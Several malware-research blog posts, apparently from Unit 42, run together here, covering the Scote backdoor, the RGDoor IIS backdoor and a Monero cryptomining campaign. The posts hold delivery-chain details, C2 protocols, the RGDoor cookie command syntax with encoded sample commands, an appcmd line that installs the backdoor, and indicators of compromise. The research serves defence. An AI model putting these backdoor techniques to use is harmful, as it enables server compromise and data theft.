The ultimate payload is a new malware family that we have dubbed “Scote” based on strings we found within the malware samples. Scote provides backdoor access for an attacker and we have observed it collecting command and control (C2) information from Pastebin links as well as Google+ profiles. The bit.ly links obscured the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it. We are calling their recent activity the “TopHat” campaign.
Additionally, we tracked the apparent author testing their malware against numerous security products. Our tracking of this testing enabled us to both note changes made over time as well as to observe other malware being submitted by the author. This other malware submitted provided overlaps with the previously reported DustySky campaign. In addition to testing malicious RTFs that deploy the Scote malware family, the same attacker was witnessed submitting files that appear to be new variants of the DustySky Core malware discussed in their report.

Malware Delivery Techniques

The attacks we found within the TopHat campaign began in early September 2017. In a few instances, original filenames of the identified samples were written in Arabic. Specifically, we found the following names during this investigation:
 

Original Filename Translation
الرئيس يبدا بحل السلطة.rar The president begins dissolving power.rar
الرئيس يبدا بحل السلطة.scr The president begins dissolving power.scr
محضر اجتماع اليوم.doc Minutes of today's meeting.doc

 
We observed a series of techniques used to deploy the Scote malware family. To date, at a high level, we have observed the following four techniques, each of which we delve into in this blog:
tophat_1

Figure 1 Malware delivery techniques


Technique #1 – RTFs Leveraging Bit.ly

The first technique encountered included the use of malicious RTFs that made a HTTP request to the below URL which then redirected to the below malicious site (note the intentional typo of “storage”):
 

URL Redirect
http://bit[.]ly/2y3XL3P http://storgemydata[.]website/v.dat

 
This ‘v.dat’ file was in turn a PE32 executable file that has the following SHA256 hash:

SHA256 862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5

 
Looking at the publicly available statistics for the bit[.]ly redirect, we see the majority of activity taking place in late October of this year. Additionally, we see the majority of the downloads originating from both the Palestinian Territories as well as the United Arab Emirates. This provides clues as to who the victims are or where attackers may originate from.
 
tophat_2

Figure 2 Statistics surrounding malicious redirect

 
Technique #2 – Don’t Kill My Cat Attacks
The second technique uses an interesting tactic that Unit 42 has not seen before. Specifically, it makes use of an attack discussed in July of this year called Don’t Kill My Cat or DKMC. DKMC can enable an attacker to load a legitimate bitmap (BMP) file that contains shellcode within it. The DKMC tool and more information about this tactic may be found here.
This specific attack begins with a malicious executable file that downloads a legitimate BMP file that looks like the following:
tophat_3

Figure 3 Malicious BMP image retrieved by downloader

It should be noted that this is the same image used in the DKMC presentation. It would appear that the attackers simply used the default settings of this particular program.
This BMP file is loaded as shellcode. The first six bytes are read as the following instructions:

Code execution is then redirected to embedded shellcode.
The underlying shellcode is decrypted at runtime using a 4-byte XOR key of 0x3C0922F0. The shellcode eventually loads an embedded UPX-packed executable and redirects execution to this file. This file is an instance of the Scote malware family. The size of the payload and the fact that it is embedded within the BMP file explains the large amount of distortion witnessed in the image above. In other words, the distortion witnessed is actually the shellcode and the embedded Scote malware. As this data is converted within a BMP image, we’re left with what essentially looks like random pixels.

Technique #3 – RTFs Exploiting
CVE-2017-0199.

This technique begins with malicious RTF files that make use of CVE-2017-0199 a Microsoft Office/WordPad remote code execution (RCE) vulnerability patched by Microsoft in September 2017. When opened, the following lure is displayed to the victim (translation on the right provided by Google Translate):
tophat_4

Figure 4 Lure used by malicious RTFs

This lure is related to an event reported in late August where President Mahmoud Abbas announced plans to convert a planned presidential palace into a national library. This is consistent with the timeline of the attacks we witnessed, as the event took place roughly a week before we observed these malware samples.
These RTFs will also download a file from the following location:

  • storgemydata[.]website/update-online/office-update.rtf

Note that this is the same domain witnessed in the redirect used in technique #1. While the downloaded file has an RTF extension, it is in fact a VBScript with the following contents:

This VBScript script executes a PowerShell command that will download and execute a file from the following location:

  • http://storgemydata[.]website/x.exe

This final ‘x.exe’ executable file is an instance of the Scote malware family.

Technique #4 – Self-extracting Executables

The last technique makes use of self-extracting executable files to both load a decoy document and spawn an instance of Scote. When the malware is run it will drop a file with an original filename of ‘abbas.rtf’, which contains the following contents:
tophat_5

Figure 5 TopHat decoy document with rough translation

Additionally, an instance of Scote is loaded on the victim machine.
The decoy document used discusses the potential dissolving of the Palestinian Authority (PA) by the President Mahmoud Abbas. This particular event was reported on August 23, 2017, just before Trump administration officials were set to visit Ramallah.
Later in this blog, we will see the attackers leveraging this Donald Trump connection even more.
We originally witnessed these specific RTFs on September 6th, 2017, just two weeks after this event.
Based on the observed statistics from the malicious redirect found in technique #1, as well as the content of this decoy document, we can infer that at least some of the targeted victims may very well be located in the Palestinian Territories.

Analysis of the Scote Malware

The Scote malware family employs a series of techniques and tricks when it is originally loaded onto a victim machine. However, underneath the various layers of obfuscation lies a fairly straightforward malware family that abuses legitimate third-party online services to host its C2 information.
When Scote originally is run, it will decode embedded configuration information. This embedded configuration information contains URLs to third party online services, such as Pastebin postings or Google+ accounts. Scote will use this information to attempt to retrieve data from these URLS and parse it, such as in the following example:
tophat_6

Figure 6 Google+ profile used by Scote malware

It should be noted that a total of three Google+ profiles have been observed and all of these profiles contained the name ‘Donald Trump’. This is interesting given the topics we saw being used to deliver the Scote malware family within the TopHat campaign, many of which also referred to the President of the Palestinian Territories.
After C2 information is retrieved by Scote, it will communicate with these servers and can accept commands that perform the following actions:

  • Kill the Scote malware
  • Run ‘ipconfig’ on the victim and return results
  • Run ‘cmd.exe /C systeminfo’ and return results
  • Load a DLL that is downloaded from a C2

For more information about the Scote malware family, please refer to the Appendix.

Identified Malware Testing Against Security Solutions

When looking at the malicious RTF documents in technique #4 that exploit CVE-2017-0199 we found that all of the files we encountered were submitted within close succession of each other to an online service that tests them against multiple security products. Additionally, the original filenames of these files implied that an attacker may have been testing their malware against one or more security products.

SHA256 Filename Date
cb6cf34853351ba62d4dd2c609d6a41c618881670d5652ffa7ddf5496e4693f0 test1.rtf 2017-09-06 15:00:08 UTC
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64 xx.rtf 2017-09-06 15:00:53 UTC
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5 xx2.rtf 2017-09-06 15:01:49 UTC
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1 xx2.rtf 2017-09-06 15:05:30 UTC
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9 xx2.rtf 2017-09-06 15:08:32 UTC
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c xx2.rtf 2017-09-06 15:18:14 UTC

 
As we can see by the timestamps shown above, the files were submitted anywhere from one to ten minutes apart from each other. Looking closer at these files we can see what changed between iterations.
tophat_7

Figure 7 Modifications made to RTFs by attacker

As it so happens, the first RTF file this attacker attempted to test had very few detections. However, this was due to the fact that the attempts at commenting out the backslashes caused this file to not open at all within Microsoft Word. When you attempt to open this file, Word will simply render the content as it would a normal text file.
It appeared that the attacker realized this, as he or she quickly corrected this, and proceeded to make very minor modifications to try and evade security products. However, none of the modifications were terribly effective: all of these samples were found to have a high rate of detection.
As we can see in Figure 7, the attacker made multiple very small modifications between each iteration, specifically around the ‘\object\objlink\objupdate’ string. This particular control allows the malicious content to be loaded by the RTF, as outlined in an analysis by MDSec. As such, the attacker likely felt this was what resulted in the RTF being detected as malicious, and attempted to obfuscated it.

Overlap with the DustySky Campaign

Besides being able to witness the attacker testing his or her malware, we noticed something interesting when we were looking at the individual who submitted these files. About a month and a half after these files were submitted, the same individual submitted the following three samples that we attribute to the DustySky campaign:

  • 202d1d51254eb13c64d143c387a87c5e7ce97ba3dcfd12dd202a640439a9ea3b
  • d18e09debde4748163efa25817b197f3ff0414d2255f401b625067669e8e571e
  • 3e4d0ffdde0b5db2a0a526730ff63908cefc9634f07ec027c478c123912554bb

DustySky is a campaign published by ClearSky in January 2016 that discusses a politically motivated group that primarily targets organizations within the Middle East. The group has remained active since they were originally reported on, including a campaign identified by Unit 42 earlier this year. These files appear to be new variants of the DustySky Core malware discussed in the report and they communicate with the following domains over HTTPS:

  • fulltext.yourtrap[.]com
  • checktest.www1[.]biz

The malware is dropped via a self-extracting executable, which contains an empty decoy document with the following name:

  • انباء عن احتجاز الرئيس عباس في السعودية واعلان دحلان رئيسا لفلسطين.docx

This can roughly be translated to the following:

  • News of the detention of President Abbas in Saudi Arabia and Dahlan's declaration as President of Palestine.docx

As we can see, the name of this decoy document is consistent with the lures witnessed in the TopHat campaign.

Conclusion

Attackers often are found to leverage current events to accomplish their goal. In the TopHat campaign, we have observed yet another instance where a threat actor looks to be using political events to target individuals or organizations within the Palestine region. This campaign leveraged multiple methods to deploy a previously unseen malware family, including some relatively new tactics in the case of using a legitimate BMP file to load malicious shellcode.
The new malware family, which we have dubbed Scote, employs various tricks and tactics to evade detection, but provides relatively little functionality to the attackers once deployed. This may well be due to the fact it is still under active development. Scote uses some interesting methods when retrieving C2 information, including the use of Pastebin and Google+ accounts, as well as using bit.ly links to obscure the C2 URLs so victims could not evaluate the legitimacy of the final site prior to clicking it.
The TopHat campaign was found to have some overlaps discovered with the previously reported DustySky campaign when the attacker was identified to be submitting their files for testing purposes. Unit 42 will continue to track and monitor this threat and will report on any developments that occur.
Palo Alto Networks customers are protected by this threat in the following ways:

  • The Scote malware family and the TopHat campaign have been tagged within AutoFocus for continued tracking
  • DustySky is tagged within AutoFocus for ongoing tracking
  • All malicious domains discovered within this campaign have been appropriately flagged as malware
  • All samples are marked malicious within WildFire
  • Traps identifies and blocks the exploits used by the RTF files

Additionally, Google, Pastebin, and bit.ly have been notified of the malicious content being hosted on their services.


Appendix

Indicators of Compromise

SHA256 Hashes

d3ead67228b3d7968ac767648b46a8e906affa0ebb5cc69f7acbed475a97204c
03e2b932c013252fa2eb5e35390f9e21d0ff87e5b1c01683ebce0e8ce9b8d6df
4df9488fbdfaf5d05fda65175a6b6e5331c58c967adbe972aa46c64b4fd0b1bb
0dde9940f7896c2e4fb881dd185c3c3db280a9fd2ac2cb81988f43f5b0f6fcf7
613da5f745c281acbffa4375e96394f8c912f58f92afe347e8a1f10fad3489bb
d0f2d2d7d82c91fe64a64552e0e6200a096230fb6a64a1307928ae33ab2a5bf8
7b6347093b27174e27228c2fde7d39e02d57315b354461aaf1dee3f0800fdfc3
bdc633fe3145d87036ad759be855771d5bb3ca592cecca9ef7f41454d7cf9f05
ed9c62f77055a2498aec681b5653240be534595b97a9d11e92371639b0ca9a48
7a1fa34ca804492415579c3ed4f505a7f09fcd7bc834590cff86e2ce77c4fc73
862a9836450a0988bc0f5bd5042392d12d983197f40654c44617a03ff5f2e1d5
3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9
ddc13c8d3d55562df873d4cf17181164922cb71d0c94edeb8fa143033c1214e0
d4cb6b76dd352c928ca7184f583d14d800c090ba650dd26d8fa4febe901d1205
5c0b253966befd57f4d22548f01116ffa367d027f162514c1b043a747bead596
1f9bca1d5ce5d14d478d32f105b3ab5d15e1c520bde5dfca22324262e84d4eaf
c9ba9e11a19120b58af1f6ccf3beb25744580592c680718a6fc205d662f2a20e
aa18b8175f68e8eefa12cd2033368bc1b73ff7caf05b405f6ff1e09ef812803c
d409d26cffe6ce5298956bd65fd604edf9cfa14bc3373a7bdeb47091729f09e9
d302f794d45c2a6eaaf58ade70a9044e28bc9ec43c9f7a1088a606684b1364b5
1cd49a82243eacdd08eee6727375c1ab83e8ecca0e5ab7954c681038e8dd65a1
8a158271521861e6362ee39710ac833c937ecf2d5cbf4065cb44f3232224cf64
3627ed71588c7b55b35592c3b277910041f3d5ff917de721c53684ee18fcda40
109996d28700fa0e8594d6ecca422418fa43e1b7cf5f9f4442a69264bf5fcea4
c2815c72c9ea70db073775269ef04b1d061e93580f0f5fd3f3de25601641576a

Domains

storgemydata[.]website
 
Scote Technical Analysis
For the technical analysis, we used the following sample:

SHA256 3540c2f0765773fa0a822fcf5fed5ed2a363ad11291a66ab1b488c9a4aa857f9

 
This particular sample begins as a self-extracting executable. When run, it will drop a ‘e.exe’ sample and execute the following SFX script commands:

 
For those unfamiliar with SFX commands, the series of commands above is silently deploying e.exe to the startup path. It will overwrite any instances where e.exe already exists in this path.
The ‘e.exe’ file is compiled in Delphi and has the following SHA256 hash:

SHA256 9580d15a06cd59c01c59bca81fa0ca8229f410b264a38538453f7d97bfb315e7

 
When run, ‘e.exe’ will periodically decrypt strings at runtime using a simple single-byte XOR routine. While the routine allows for different bytes to be used, the author chose to use a key of 0xFF in every observed instance.
The malware proceeds to get the address of the NtDelayExecution function from ntdll.dll. This function is used by Sleep to cause a delay in program execution. After this function address has been resolved, it will overwrite the first five bytes to jmp to a malicious function, as seen below:
tophat_8

Figure 8 Modifications to NtDelayExeuction

 
The malware proceeds to make a call to Sleep with an argument of 1, thus redirecting execution to this malicious function. This is likely an attempt at thwarting anti-virus and security solutions, however, has the adverse effect of preventing the malware from making subsequent calls to Sleep.
This malicious function continues to decode more strings using the single-byte XOR technique. Additionally, it will copy the following functions out of ntdll.dll for later use:

  • ZwCreateUserProcess
  • ZwAllocateVirtualMemory
  • ZwWriteVirtualMemory
  • ZwGetContextThread
  • ZwSetContextThread
  • ZwResumeThread

A large blob of encrypted data is decrypted using a modified version of RC4. The following Python code may be used to decrypt this data. The key has consistently been observed to be “qlNwuFVA9K8HpGNY6x0I”.

 
This decrypted code is then copied to a newly allocated block of memory before execution flow is redirected to it. When this newly decrypted code is called, it is provided with a string argument containing the path to svchost.exe.
This new code is shellcode that will eventually decrypt an executable file and inject it into a newly spawned svchost.exe process.
The shellcode in question makes certain decisions by the author that demonstrates a lack of sophistication. For example, it will load a series of libraries and functions using a common ROR13 technique. This technique begins with the attacker taking a string of a library or function, such as ‘CreateProcessA’, and performing a binary ROR13 against it. In this example, the attacker has a result of a DWORD of 0x16B3FE72. This DWORD is then typically hardcoded within the shellcode. The malicious code then iterates through the functions of the necessary library and applies the same ROR13 technique against each function until it finds a match.
This shellcode uses the same approach, however, instead of providing the hardcoded DWORDs, it instead provides the clear-text library and function names, which then have the ROR13 applied. The resulting DWORD is then used. Unfortunately, this completely cancels out any obfuscation that might have originally been present.
After the various libraries and functions are loaded, the shellcode decodes an embedded blob of data using a multi-byte XOR operation. The original key for this operation appears to have been ‘Houdini’, however, due to a likely mistake by the author, after the first iteration, a key of ‘oudini\x00’ is used instead.
The following example Python code decodes this data found within the shellcode:

 
This decoded blob is a Microsoft Windows executable that contains the Scote payload. After this blob is decoded, a new instance of svchost.exe is spawned in a suspended state. The Scote payload is injected into this process prior to resuming it.
Scote begins by loading and decoding an embedded resource string. It is decoded first using base64 with a customized alphabet. The result is then base64-decoded using the traditional alphabet. The following alphabet is used for the first phase of decoding:

  • 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/

Once decoded, we’re provided with the following configuration (newlines and spacing added for presentation):

 
The configuration is parsed to determine if there are any connection ‘param’ parameters provided. In the event that there are, Scote will attempt to download the contents of these URLs via a simple GET request.
These pastebin URLs contained the following information, IPs have been defanged:

 
In addition to Pastebin, some samples were found connecting to the following three Google+ profiles:

  • https://plus.google[.]com/104518099222750189969
  • https://plus.google[.]com/110228699051788231047
  • https://plus.google[.]com/106456556287604120942

Scote takes the response from these requests and parses data within ‘scout{}’. Other Scote versions attempted to identify data contained within ‘{x=’ and ‘}’. This data is decoded using the traditional Base64 algorithm. The results are similar to the following (IPs have been defanged):

 
This information is used for subsequent communication and these values represent the Scote malware’s C2.
While there are a number of other configuration parameters within Scote, the connection params and the nick_name appear to be the only ones used. It’s possible that Scote is still actively being developed and the author has yet to make use of the additional parameters provided within the configuration. A full list of identified Scote configurations may be found within the ‘Scote Configurations’ appendix.
Scote checks the current running process against the following list to ensure it is running within one of them:

  • svchost.exe
  • explorer.exe
  • chrome.exe
  • firefox.exe
  • iexplorer.exe
  • opera.exe

Scote makes an ASM call to CPUID with an argument of 1 to query the victim’s processor information and features. This information is used to generate a unique 8-character hash for that victim.
Scote then connects to the previously retrieved C2 servers and sends the following information via TCP:
command=scote_connection|hwid=[8 character hash]
In the example above, [8 character hash] is replaced with the victim’s unique hash. Scote continues to submit the following command periodically and will parse the response:
command=scote_ping
Scote accepts the following five responses:

Command Description
scote_pong No action taken by Scote
scote_drop Kill the Scote malware
scote_info_ipconfig Return the results of running ‘ipconfig’
scote_info_systeminfo Return the results of running ‘cmd.exe /C systeminfo’
scote_upgrade Accept a DLL from the remote C2 and load it.

 
When Scote returns information in the following format:
command=[command]|buffer=[data]
In the example above, [command] is replaced with the command received by the remote C2 server, and [data] is replaced with data that has been encoded using both traditional base64 as well as base64 with the nonstandard alphabet.
Scote Configurations


OilRig uses RGDoor IIS Backdoor on Targets in the Middle East

Summary
While investigating files uploaded to a TwoFace webshell, Unit 42 discovered actors installing an Internet Information Services (IIS) backdoor that we call RGDoor. Our data suggests that actors have deployed the RGDoor backdoor on webservers belonging to eight Middle Eastern government organizations, as well as one financial and one educational institution.
We believe the actors deploy RGDoor as a secondary backdoor to regain access to a compromised webserver in the event a victim organization detects and removes the TwoFace shell. We do not have HTTP logs that show the actor interacting with RGDoor, so we do not know the activities the actors carry out using the backdoor. However, we were able to create a client application to interact with RGDoor for testing purposes, which allowed us to interact with the backdoor to see how it operates on an IIS server.

RGDoor

Unlike TwoFace, the actors did not develop RGDoor in C# to be interacted with at specific URLs hosted by the targeted IIS web server. Instead, the developer created RGDoor using C++, which results in a compiled dynamic link library (DLL). The DLL has an exported function named "RegisterModule", which is important as it led us to believe that this DLL was used as a custom native-code HTTP module that the threat actor would load into IIS. Starting with IIS 7, developers could create modules in C++ that the IIS webserver would load to extend IIS' capabilities, such as carry out custom actions on requests. The fact that RGDoor is an IIS HTTP module suggests that there is no visual representation of the shell for actors to interact with, which also differs from TwoFace’s interface that actors can interact with by visiting the URL to the TwoFace ASPX file.
According to Microsoft’s documentation, native-code modules can be installed either in the IIS Manager GUI or via the command-line using the “appcmd” application. While we do not have logs to determine exactly how the actors install RGDoor, the actor can use the TwoFace webshell to install the RGDoor module via the command line. The following command could be used to install the HTTP module on an IIS server:
%systemroot%\system32\inetsrv\APPCMD.EXE install module /name:[module name] /image:[path to RGDoor DLL] /add:true
We confirmed the command above successfully installed the RGDoor backdoor in our test environment. Figure 1 shows the specific command we used to install RGDoor on our IIS server.
RGDoor_1

Figure 1 Command-line used to install RGDoor module into IIS

We confirmed RGDoor installed correctly into IIS by checking the HTTP Modules display in IIS Manager. Figure 2 shows the RGDoor DLL (HTTPParser.dll) was loaded into IIS using the module name HTTPParser.
RGDoor_2

Figure 2 Installed RGDoor module displayed in the HTTP Modules list in IIS Manger

 
Listening for Commands
We analyzed RGDoor samples and found that the "RegisterModule" function does very little other than calling the IHttpModuleRegistrationInfo::SetRequestNotifications method. According to MSDN, the SetRequestNotifications function has the following prototype, which allows a developer to configure the module to handle GET requests (dwRequestNotifications) and/or POST requests (dwPostRequestNotifications):
SetRequestNotifications(
        IN IHttpModuleFactory * pModuleFactory,
        IN DWORD                dwRequestNotifications,
        IN DWORD                dwPostRequestNotifications
    )
In RGDoor, the code calls this function with arguments that ignore inbound HTTP GET requests, but act on all HTTP POST requests seen by the IIS server, even POST requests issued over HTTPS. RGDoor calls this function with the following arguments, the third of which (dwPostRequestNotifications) is set to “RQ_BEGIN_REQUEST”, which is an event triggered immediately after IIS receives the POST request:
SetRequestNotifications(pModuleFactory,0,RQ_BEGIN_REQUEST)

RGDoor is notified immediately when the IIS server receives an inbound HTTP POST request. RGDoor parses these POST requests, specifically looking for the HTTP “Cookie” field by accessing the HTTP header with the following function call:
pHttpContext->GetRequest()->GetHeader("Cookie",NULL)
After accessing the cookie field, RGDoor parses this field by looking for the string "RGSESSIONID=", which is the basis for the name RGDoor. If present, the code uses the two-bytes immediately following the "RGSESSIONID=" string as a decryption key, specifically treating the two character bytes as a single hexadecimal byte. For instance, the two-byte key of “00” would represent the hexadecimal value of 0x00, where “FF” would represent 0xff, and so on. The key is followed by a Base64 encoded string that contains ciphertext. The following represents the structure of the cookie filed in inbound RGDoor requests:
RGSESSIONID=[two-bytes for key][Base64 encoded ciphertext]
RGDoor decodes the Base64 encoded string and then decrypts the decoded string using a custom algorithm. The custom algorithm iterates through the ciphertext using the 'pxor' instruction to XOR each byte of ciphertext with the single-byte hexadecimal value from the two-byte character key provided in the cookie field.
The code will parse the cleartext looking for one of three commands: “cmd$”, “upload$” and “download$”. The code treats the string immediately following the command as the command’s argument. Table 1 provides the arguments and further details on the three commands.

Command Description
cmd$[command to execute] Uses "popen" to run the specified command. It enters a loop that calls "fgets" to get the command results. The loop finishes when a call to "feof" designates the end of the command results, which are relayed back to the actor via the HTTP response.
upload$[path to file] Gets the length of uploaded data by checking the "Content-Length" field within the HTTP request. Uses the IHttpRequest::GetRemainingEntityBytes and IHttpRequest::ReadEntityBody methods to obtain base64 encoded data within the body of the HTTP POST request. The code decrypts the decoded data using the XOR algorithm and writes the data to the specified file. It will respond to this request with either "write done \r\n" or "can't open file: ".
download$[path to file] Reads a specified file and encrypts it with the XOR algorithm, Base64 encodes the ciphertext and sends the data back to the actor via the HTTP response.

Table 1 Commands available within RGDoor


Responding to Commands

When responding to inbound requests, the code will clear the response that IIS would have responded to the HTTP POST request by calling the following functions:
pHttpContext->GetResponse()->Clear()
RGDoor then constructs its own HTTP response by first setting the "Content-Type" field within the HTTP header to "text/plain". Figure 3 shows the code that uses the IHttpResponse::SetHeader method to set the “Content-Type” field within the HTTP response to “text/plain”, specifically by using a value of 0xC (0xA + 2) for the ulHeaderIndex within HTTP_HEADER_ID enumeration.
RGDoor_3

Figure 3 RGDoor code to set the HTTP Content-Type to "text/plain"

The sample then transmits the data back to the actor by creating a loop that calls the IHttpResponse::WriteEntityChunk method until all of the data is sent to the actor within HTTP responses. If the WriteEntityChunk method fails at any point during this loop, the code will respond to the actor with a HTTP 500 “Server Error” response by using the IHttpResponse::SetStatus method.

Interacting with RGDoor

We created a client application to interact with the RGDoor module, specifically to issue commands to the backdoor and to see how it operates on the IIS server. As mentioned previously in this blog, RGDoor has three available commands, specifically “cmd$”, “upload$” and “download$”. We used our client to issue one of each of these commands.
Figure 4 shows the HTTP request and response to our first interaction with the RGDoor module. The command issued in this request was “cmd$whoami”, which instructs RGDoor to run the ‘whoami’ command in command prompt. The key used to encrypt this command was “54” (0x54), which resulted in Base64 encoded string of “NzkwcCM8OzU5PQ==”. The HTTP response shows the RGDoor module returned the Base64 encoded string of “PT0ndDUkJCQ7OzgIMDEyNSE4IDUkJCQ7OzheVA==”, which when decrypted using the same “54” key is the result of the ‘whoami’ command, specifically the string “iis apppool\\defaultapppool\n\x00”.
RGDoor_4

Figure 4 Issuing 'whoami' command and RGDoor's response

Figure 5 shows our testing of RGDoor’s upload command, specifically “upload$c:\windows\temp\test.txt” that uploads a file from our local system to the webserver. The inbound request uses a key of “54” (0x54) that results in an encoded command string of “ISQ4OzUwcDduCCM9OjA7IycIIDE5JAggMScgeiAsIA=”. The request also includes the string “IDEnID06M2VmZ14=” within the POST data, which is the string “testing123\n” from the file on our local system encrypted using the “54” key that will be written to the “test.txt” file on the server. As you can see from the HTTP response, RGDoor responded to this command with “write done”, which is interesting as the response was in cleartext and not encrypted using the custom algorithm.
RGDoor_5

Figure 5 Uploading a file to server via RGDoor Downloading a file from the server via RGDoor

Figure 6 shows our testing of the download command within RGDoor, specifically a command “download$c:\windows\temp\test.txt” that downloads the file uploaded in our previous test. We chose to use the key “89” (0x89) in this test to showcase RGDoor’s ability to use any hexadecimal byte as a key, which resulted in an encoded command string of “7eb+5+Xm6O2t6rPV/uDn7eb++tX97OT51f3s+v2n/fH9”. RGDoor responds to this command with the encoded string “/ez6/eDn7ri7uoM=”, which when decrypted with the “89” key results in the string 'testing123\n', which is the contents of the “test.txt” file.
RGDoor_6

Figure 6 Downloading a file from the server via RGDoor

To determine how the RGDoor client requests appears within the IIS request logs, we checked the logs of our default IIS installation in our test environment. By default, IIS does not log the values within Cookie fields of inbound HTTP requests, which would contain commands issued by actors to RGDoor. To see inbound RGDoor requests, an administrator must configure logging of Cookie fields in IIS, which can be selected in the W3C Logging Fields dialog in IIS Manager, as seen in Figure 7.
RGDoor_7

Figure 7 W3C Logging Fields dialog in IIS Manager with Cookie fields enabled

The HTTP requests sent by the client to the RGDoor backdoor in the testing above will generate logs on the IIS server. Without the Cookie field logged, it is difficult to locate and analyze inbound requests related to RGDoor. Remember that RGDoor is an IIS module that checks all inbound POST requests for commands, so an actor does not need to use one particular URL to interact with RGDoor. However, the following shows the IIS log generated from the first testing request we made using our RGDoor client, which shows the “RGSESSIONID=” string, the “54” key and the Base64 encoded command within the Cookie field:


Conclusion

RGDoor is an IIS backdoor that actors used the TwoFace webshell to load onto an IIS web server. The RGDoor provides backdoor access to the compromised server, which we speculate the actors loaded in order to regain access to the server in the event the TwoFace webshell was removed. This backdoor has a rather limited set of commands, however, the three commands provide plenty of functionality for a competent backdoor, as they allow an actor to upload and download files to the sever, as well as run commands via command prompt. The use of RGDoor suggests that this group has contingency plans to regain access to a compromised network in the event their webshells are discovered and remediated.
Palo Alto Networks customers are protected from RGDoor by the following:

  • All RGDoor samples have malicious verdicts in WildFire
  • AutoFocus customers can investigate this activity with the RGDoor tag
  • IPS Signature RGDoor.Gen Command and Control Traffic (ID 11885) detects RGDoor network traffic


Indicators of Compromise

RGDoor SHA256
497e6965120a7ca6644da9b8291c65901e78d302139d221fcf0a3ec6c5cf9de3
a9c92b29ee05c1522715c7a2f9c543740b60e36373cb47b5620b1f3d8ad96bfa
RGDoor Filenames
HTTPParser.dll
TrafficHandler.dll
iishandler6.dll


Threat Brief: Malware Authors Mine Monero Across the Globe in a Big Way

In October 2017, Palo Alto Networks Unit 42 published research showing how attackers were adapting attack techniques to generate cryptocurrency for themselves. In that research, we also showed how these attacks were very broad and grew very quickly.

At the time, we said that the sudden, surging value of cryptocurrencies was likely behind the sudden, strong rise of these new attacks. We said that if cryptocurrency values continue to remain high, we could expect to see attackers continue to focus on finding ways to carry out attacks to gain cryptocurrency, and that those attacks would continue to adapt proven attack techniques.

Unit 42 has just released new research showing that attackers are indeed continuing to adapt existing techniques to generate cryptocurrency.  In our research posting “Large Scale Monero Cryptocurrency Mining Operation using XMRig” we detail a new malware campaign that is global in scale, very large in the likely number of victims and uses well established techniques to mine the Monero cryptocurrency.

Monero_brief1

Monero is a cryptocurrency similar to bitcoin but notable for its increased emphasis on providing a higher level of privacy around its transactions. Like bitcoin, Monero is generated through “mining” a computationally intensive process that provides cryptocurrency credit in exchange for computing resources provided in service to the cryptocurrency and its transaction infrastructure.

The operation that Unit 42 has recently uncovered works to deliver XMRig, software that is used to mine the Monero cryptocurrency, to victims’ systems without their knowledge or consent. While XMRig isn’t itself specifically malware, it’s being delivered using malware-delivery techniques without the user’s knowledge and consent just like malware. The attackers are doing this by using URL shorteners to make XMRig look like other, legitimate, and expected programs. This is a method attackers have used for years to deliver malware and they are using it now to get coinmining software on to people’s systems illicitly.

The attackers’ use of URL shortners enables our Unit 42 researchers to get an idea of the size, scope, and scale of this operation. And these are all notable and sobering.

First, this is a young campaign. Our research shows this operation to be only about four months old.

Second, this is a very large campaign. Our researchers can show that about one-half of the samples we found have affected 15 million people worldwide. While we can’t see how many people the other half of the samples affect, it’s a reasonable supposition that the other half of the total samples affect just as many people as the half we can see. This would mean that this operation may affect about 30 million people worldwide.

In terms of who’s been affected by this operation, again, we can only see half of those who have been affected. But what we do see shows that this is a truly global operation. This operation affected countries around the globe, but it appears that southeast Asia, northern Africa, and countries in South America were hit the most as shown below.

Monero Brief 2

Malicious downloads by country

The specific breakout of countries affected, and their download counts are as follows:

  1. Thailand – 3,545,437
  2. Vietnam – 1,830,065
  3. Egypt – 1,132,863
  4. Indonesia – 988,163
  5. Turkey – 665,058
  6. Peru – 646,985
  7. Algeria – 614,870
  8. Brazil – 550,053
  9. Philippines – 406,294
  10. Venezuela – 400,661

Taking all those points together, this is operation is very large and clearly very effective. It shows how attackers are aggressively focusing their operations and campaigns on generating and acquiring cryptocurrency.

From a threat point of view, there are two things that are notable.

First is the fact that from an attack technique point of view, there is nothing new here. The tactics and techniques are not new or sophisticated.

Second is the fact that this operation is clearly very successful based on its size, scope, and age.

Looking at this latest operation on the continuum of evolving cryptocurrency-focused threats, it’s clear that this is an early-stage threat given its lack of sophistication and reuse of established techniques and tactics. But given how quickly and broadly successful it is, combined with the continued high value of cryptocurrencies, we can also conclude that attackers will continue to focus on cryptocurrency and likely will evolve their techniques and tactics quickly. Cryptocurrency-focused threats is a key area that all defenders should focus their intelligence and prevention efforts around in 2018.

Meanwhile, see our full research blog for full details on how attackers are distributing and using XMRig to generate Monero.

Large Scale Monero Cryptocurrency Mining Operation using XMRig

Summary
Palo Alto Networks Unit 42 has observed a large-scale cryptocurrency mining operation that has been active for over 4 months. The operation attempts to mine the Monero cryptocurrency using the open-source XMRig utility.
Based on publicly available telemetry data via bitly, we are able to estimate that the number of victims affected by this operation is roughly around 15 million people worldwide. This same telemetry provides insights into the most heavily targeted areas involving this campaign, which impacts southeast Asia, northern Africa, and South America the most.
However, it’s important to note that the actual number of victims is likely much higher because less than half of the samples we identified in this campaign leverage bitly. If we postulate that the bitly telemetry is typical for this operation, we can extrapolate to speculate that as many as 30 million people have been affected by this operation. While the actual number could be more or less, this does serve to give an idea of the possible size and scope of this large scale operation.
The attackers make heavy use of VBS files and use various online URL shortening services to install and run the XMRig payload. Additionally, the attackers mask the wallets used by leveraging XMRig proxy services on the hosts to which they are connected.
 
Delivery

To date, we have observed over 250 unique Microsoft Windows PE files in this Monero cryptocurrency mining campaign. Over half of these samples were downloaded from the 4sync online cloud storage provider. Unfortunately, current telemetry prevents us from knowing what initiated these downloads for the malware samples.
However, we are provided clues when looking at the original filenames.

Original Filename Prefix Overall Percentage Examples
[File4org]_ 11.6% [File4org]_421064.exe
